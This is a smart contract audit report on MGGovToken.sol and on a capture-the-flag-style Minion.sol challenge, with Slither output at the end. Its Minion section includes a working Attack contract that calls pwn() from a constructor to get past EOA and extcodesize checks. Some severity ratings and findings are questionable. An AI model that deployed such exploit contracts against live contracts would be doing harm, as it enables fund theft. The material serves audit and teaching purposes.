Smart Contract Audit Report

By: Ashish Patel

Introduction

This audit report highlights the overall security of the Sample contracts, in this report, I have tried to ensure the reliability of the smart contracts by completing the assessment of their smart contract codebase.

Auditing approach and Methodologies applied:

- Whether the implementation of protocol standards.
- Whether the code is secure.
- Whether the code meets the best coding practices.
- Whether the code meets the SWC Registry issues.

The audit has been performed according to the following procedure:

• **Manual audit**

1. Testing the functionality of the Smart Contract to determine proper logic has been followed throughout.
2. Analyzing the complexity of the code by thorough, manual review of the code, line-by-line.
3. Deploying the code on testnet using multiple clients to run live tests
4. Analyzing failure preparations to check how the Smart Contract performs in case of bugs and vulnerabilities.
5. Checking whether all the libraries used in the code are on the latest version.
6. Analyzing the security of the on-chain data.

• **Automated analysis**

1. Scanning the project's code base with Slither.
2. Manually verifying (reject or confirm) all the issues found by tools.
3. Performing Unit testing.
4. Manual Security Testing (SWC-Registry, Overflow)
5. Running the tests and checking their coverage.

Report: All the gathered information is described in this report.

Audit Goals

The focus of this audit was to verify whether the smart contract is secure, resilient, and working properly according to the specs. The audit activity can be grouped in three categories.

Security: Identifying the security-related issue within each contract and system of contracts.

Code correctness and quality: A full review of contract source code. The primary area of focus includes.

- Correctness.
- Section of code with high complexity.
- Readability.
- Quantity and quality of test coverage.

Security

Every issue in this report was assigned a severity level from the following:

High severity issues
Issues mentioned here are critical to smart contract performance and functionality and should be fixed before moving to mainnet.

Medium severity issues
This could potentially bring the problem in the future and should be fixed.

Low severity issues
These are minor details and warnings that can remain unfixed but would be better if it got fixed in the future.

Total Issues Found:

Severity	**High**	**Medium**	**Low**
Open	1	1	4


Contract: MGGovToken.sol

Vulnerability - 1

- Severity: High
- **Type**: Timestamp dependence
- **Effected Functions** : require (now <= expiry, “MGtoken : : delegtateBysig: signature expired”);
- **Description**: It could be manipulated by the miners and the function can be called by an expired signature. Comparison via block.timestamp (now) is not recommended because general rule is that if a contract can tolerate a 30-second timestamp variation and maintain integrity, then it is safe to use a timestamp.

  Moreover, in this case the function call is dependent on the Date and if a miner decides to manipulate it, can easily do so.


- **Remediation**: Developers should write smart contracts with the notion that block values are not precise, and the use of them can lead to unexpected effects. Alternatively, they may make use oracles.



```
address signatory = ecrecover(digest, v, r, s);
require(signatory != address(0), "MGToken::delegateBySig: invalid signature");
require(nonce == nonces[signatory]++, "MGToken::delegateBySig: invalid nonce");
require(now <= expiry, "MGToken::delegateBySig: signature expired"); //timestamp dependance
return _delegate(signatory, delegatee);
```

Vulnerability - 2

- **Severity**: Medium
- **Type**: Missing zero check
- **Description**: When the user will call the delegate function, the caller's address is being sent automatically but the delegatee address is user controlled and if the user passes the zero address then the contract will try to make the zero address as a delegatee and will run out of gas.
- **Remediation**: Consider adding a require check for a zero address.




```
function delegate(address delegatee) external {
    return _delegate(msg.sender, delegatee); // missing zero check
}
```

Vulnerability - 3

Severity : Low

Type : Missing zero check




```
function getCurrentVotes(address account) external view returns (uint256) {
    uint32 nCheckpoints = numCheckpoints[account]; //missing zero check
    return nCheckpoints > 0 ? checkpoints[account][nCheckpoints - 1].votes : 0;
}
```

Vulnerability – 4

Severity : Low

Type: Outdated compiler version



```
pragma solidity 0.6.12;
```


Description : Using old compiler version can be problematic especially if there are publicly disclosed bugs and issues that affect the current compiler version.

Remediation : It is recommended to use a recent version of the solidity compiler**.**

Vulnerability – 5

Severity : Low

Type: Use of Inline assembly is not recommended unless it's completely necessary.



```
function getChainId() internal pure returns (uint256) {
    uint256 chainId;
    assembly {
        chainId := chainid()
    }
    return chainId;
} // Inline assembly
```


Vulnerability – 6

Severity : Low

Type: Similar Variable/Function names

Description: Similar variable/function/parameter names could lead to confusion for users as they could find it difficult to differentiate between names.

Contract: Minion.sol



```
function pwn() external payable{
    require(tx.origin != msg.sender, "Well we are not allowing EOAs, sorry");
    require(!isContract(msg.sender), "Well we don't allow Contracts either");
    require(msg.value >= MINIMUM_CONTRIBUTION, "Minimum Contribution needed is 0.1 ether");
    require(msg.value <= MAXIMUM_CONTRIBUTION, "How did you get so much money? Max allowed is 0.2 ether");
    require(block.timestamp % 120 >= 0 && block.timestamp % 120 < 60, "Not the right time");
    contributionAmount[msg.sender] += msg.value;

    if(contributionAmount[msg.sender] >= 1 ether){
        pwned[msg.sender] = true;

    }
}
```


Challenge is to call the pwn() function

Pwn() : This function has some require statements which will revert the execution if condition becomes false.
.

Solution-

1. Here we will use another smart contract to exploit contract, so now it is possible to bypass “firstcheck” which checks if the msg.sender is an EOA.

2. When contract is being created, codesize (extcode size) is 0. So we can call pwn() function in another contract constructor. It will return 0, now we are able to pass bypass “iscontract” function check.



```
function isContract(address account) internal view returns(bool){
    uint256 size;
    assembly {
        size := extcodesize(account)
    }
    return size > 0;
```


3. Third check about eth value(msg.value) sent during calling pwn() function is greater than 0.1 eth

4. Fourth check statement is checking that msg.value is less than 0.2 eth

Contract from which we will call pwn()function from Minion.sol contract.

We can try out sending 0.1 eth 10 times. Which will be 1 eth and that is how we can execute statement in “if” block (pwn()>if{})


Exploit Code:




```solidity
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.0;

import "./Minion.sol";

contract Attack {
    bool public pawned=false;
    constructor(address _addr) payable{
      require(block.timestamp % 120 >= 0 && block.timestamp % 120 < 60,"Not the right time!");
        Minion(_addr).pwn{value:0.1 ether}();
        Minion(_addr).pwn{value:0.1 ether}();
        Minion(_addr).pwn{value:0.1 ether}();
        Minion(_addr).pwn{value:0.1 ether}();
        Minion(_addr).pwn{value:0.1 ether}();
        Minion(_addr).pwn{value:0.1 ether}();
        Minion(_addr).pwn{value:0.1 ether}();
        Minion(_addr).pwn{value:0.1 ether}();
        Minion(_addr).pwn{value:0.1 ether}();
        Minion(_addr).pwn{value:0.1 ether}();


        pawned=true;
  }
  function balanceOf(address _addr) public view returns(uint256){
      return _addr.balance;
  }
}
```

Automated Analysis:


Slither-




```
MockGovToken._writeCheckpoint(address,uint32,uint256,uint256) (Token.sol#185-201) uses a dangerous strict equality:
        - nCheckpoints > 0 && checkpoints[delegatee][nCheckpoints - 1].fromBlock == blockNumber (Token.sol#193)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities

BEP20.constructor(string,string).name (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#58) shadows:
        - BEP20.name() (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#74-76) (function)
        - IBEP20.name() (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/IBEP20.sol#24) (function)
BEP20.constructor(string,string).symbol (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#58) shadows:
        - BEP20.symbol() (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#88-90) (function)
        - IBEP20.symbol() (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/IBEP20.sol#19) (function)
BEP20.allowance(address,address).owner (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#122) shadows:
        - Ownable.owner() (@pancakeswap/pancake-swap-lib/contracts/access/Ownable.sol#36-38) (function)
BEP20._approve(address,address,uint256).owner (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#294) shadows:
        - Ownable.owner() (@pancakeswap/pancake-swap-lib/contracts/access/Ownable.sol#36-38) (function)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

MockGovToken.delegateBySig(address,uint256,uint256,uint8,bytes32,bytes32) (Token.sol#77-98) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(now <= expiry,MGToken::delegateBySig: signature expired) (Token.sol#96)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

Address.isContract(address) (@pancakeswap/pancake-swap-lib/contracts/utils/Address.sol#26-37) uses assembly
        - INLINE ASM (@pancakeswap/pancake-swap-lib/contracts/utils/Address.sol#33-35)
Address._functionCallWithValue(address,bytes,uint256,string) (@pancakeswap/pancake-swap-lib/contracts/utils/Address.sol#134-160) uses assembly
        - INLINE ASM (@pancakeswap/pancake-swap-lib/contracts/utils/Address.sol#152-155)
MockGovToken.getChainId() (Token.sol#208-214) uses assembly
        - INLINE ASM (Token.sol#210-212)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage
```



```
Different versions of Solidity is used:
        - Version used: ['0.6.12', '≥0.4.0', '^0.6.2']
        - ≥0.4.0 (@pancakeswap/pancake-swap-lib/contracts/GSN/Context.sol#3)
        - ≥0.4.0 (@pancakeswap/pancake-swap-lib/contracts/access/Ownable.sol#3)
        - ≥0.4.0 (@pancakeswap/pancake-swap-lib/contracts/math/SafeMath.sol#3)
        - ≥0.4.0 (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#3)
        - ≥=0.4.0 (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/IBEP20.sol#3)
        - ^0.6.2 (@pancakeswap/pancake-swap-lib/contracts/utils/Address.sol#3)
        - 0.6.12 (Token.sol#1)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

Address._functionCallWithValue(address,bytes,uint256,string) (@pancakeswap/pancake-swap-lib/contracts/utils/Address.sol#134-160) is never used and should be r
emoved
Address.functionCall(address,bytes) (@pancakeswap/pancake-swap-lib/contracts/utils/Address.sol#81-83) is never used and should be removed
Address.functionCall(address,bytes,string) (@pancakeswap/pancake-swap-lib/contracts/utils/Address.sol#91-97) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256) (@pancakeswap/pancake-swap-lib/contracts/utils/Address.sol#110-116) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256,string) (@pancakeswap/pancake-swap-lib/contracts/utils/Address.sol#124-132) is never used and should be re
moved
Address.isContract(address) (@pancakeswap/pancake-swap-lib/contracts/utils/Address.sol#26-37) is never used and should be removed
Address.sendValue(address,uint256) (@pancakeswap/pancake-swap-lib/contracts/utils/Address.sol#55-61) is never used and should be removed
BEP20._burnFrom(address,uint256) (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#311-318) is never used and should be removed
Context._msgData() (@pancakeswap/pancake-swap-lib/contracts/GSN/Context.sol#24-27) is never used and should be removed
SafeMath.div(uint256,uint256) (@pancakeswap/pancake-swap-lib/contracts/math/SafeMath.sol#107-109) is never used and should be removed
SafeMath.div(uint256,uint256,string) (@pancakeswap/pancake-swap-lib/contracts/math/SafeMath.sol#123-133) is never used and should be removed
SafeMath.min(uint256,uint256) (@pancakeswap/pancake-swap-lib/contracts/math/SafeMath.sol#172-174) is never used and should be removed
SafeMath.mod(uint256,uint256) (@pancakeswap/pancake-swap-lib/contracts/math/SafeMath.sol#147-149) is never used and should be removed
SafeMath.mod(uint256,uint256,string) (@pancakeswap/pancake-swap-lib/contracts/math/SafeMath.sol#163-170) is never used and should be removed
SafeMath.mul(uint256,uint256) (@pancakeswap/pancake-swap-lib/contracts/math/SafeMath.sol#81-93) is never used and should be removed
SafeMath.sqrt(uint256) (@pancakeswap/pancake-swap-lib/contracts/math/SafeMath.sol#177-188) is never used and should be removed
```



```
Pragma version≥0.4.0 (@pancakeswap/pancake-swap-lib/contracts/GSN/Context.sol#3) allows old versions
Pragma version≥0.4.0 (@pancakeswap/pancake-swap-lib/contracts/access/Ownable.sol#3) allows old versions
Pragma version≥0.4.0 (@pancakeswap/pancake-swap-lib/contracts/math/SafeMath.sol#3) allows old versions
Pragma version≥0.4.0 (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#3) allows old versions
Pragma version≥0.4.0 (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/IBEP20.sol#3) allows old versions
Pragma version^0.6.2 (@pancakeswap/pancake-swap-lib/contracts/utils/Address.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in Address.sendValue(address,uint256) (@pancakeswap/pancake-swap-lib/contracts/utils/Address.sol#55-61):
        - (success) = recipient.call{value: amount}() (@pancakeswap/pancake-swap-lib/contracts/utils/Address.sol#59)
Low level call in Address._functionCallWithValue(address,bytes,uint256,string) (@pancakeswap/pancake-swap-lib/contracts/utils/Address.sol#134-160):
        - (success,returndata) = target.call{value: weiValue}(data) (@pancakeswap/pancake-swap-lib/contracts/utils/Address.sol#143)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Parameter MockGovToken.mint(address,uint256)._to (Token.sol#7) is not in mixedCase
Parameter MockGovToken.mint(address,uint256)._amount (Token.sol#7) is not in mixedCase
Parameter MockGovToken.burn(address,uint256)._from (Token.sol#12) is not in mixedCase
Parameter MockGovToken.burn(address,uint256)._amount (Token.sol#12) is not in mixedCase
Variable MockGovToken._delegates (Token.sol#21) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

Redundant expression "this (@pancakeswap/pancake-swap-lib/contracts/GSN/Context.sol#25)" inContext (@pancakeswap/pancake-swap-lib/contracts/GSN/Context.sol#
-28)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#redundant-statements

renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (@pancakeswap/pancake-swap-lib/contracts/access/Ownable.sol#55-58)
transferOwnership(address) should be declared external:
```



```
Variable MockGovToken._delegates (Token.sol#21) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

Redundant expression "this (@pancakeswap/pancake-swap-lib/contracts/GSN/Context.sol#25)" inContext (@pancakeswap/pancake-swap-lib/contracts/GSN/Context.sol#1
-28)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#redundant-statements

renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (@pancakeswap/pancake-swap-lib/contracts/access/Ownable.sol#55-58)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (@pancakeswap/pancake-swap-lib/contracts/access/Ownable.sol#64-66)
decimals() should be declared external:
        - BEP20.decimals() (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#81-83)
symbol() should be declared external:
        - BEP20.symbol() (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#88-90)
totalSupply() should be declared external:
        - BEP20.totalSupply() (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#95-97)
transfer(address,uint256) should be declared external:
        - BEP20.transfer(address,uint256) (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#114-117)
allowance(address,address) should be declared external:
        - BEP20.allowance(address,address) (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#122-124)
approve(address,uint256) should be declared external:
        - BEP20.approve(address,uint256) (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#133-136)
transferFrom(address,address,uint256) should be declared external:
        - BEP20.transferFrom(address,address,uint256) (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#150-162)
increaseAllowance(address,uint256) should be declared external:
        - BEP20.increaseAllowance(address,uint256) (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#176-179)
decreaseAllowance(address,uint256) should be declared external:
        - BEP20.decreaseAllowance(address,uint256) (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#195-202)
mint(uint256) should be declared external:
        - BEP20.mint(uint256) (@pancakeswap/pancake-swap-lib/contracts/token/BEP20/BEP20.sol#212-215)
```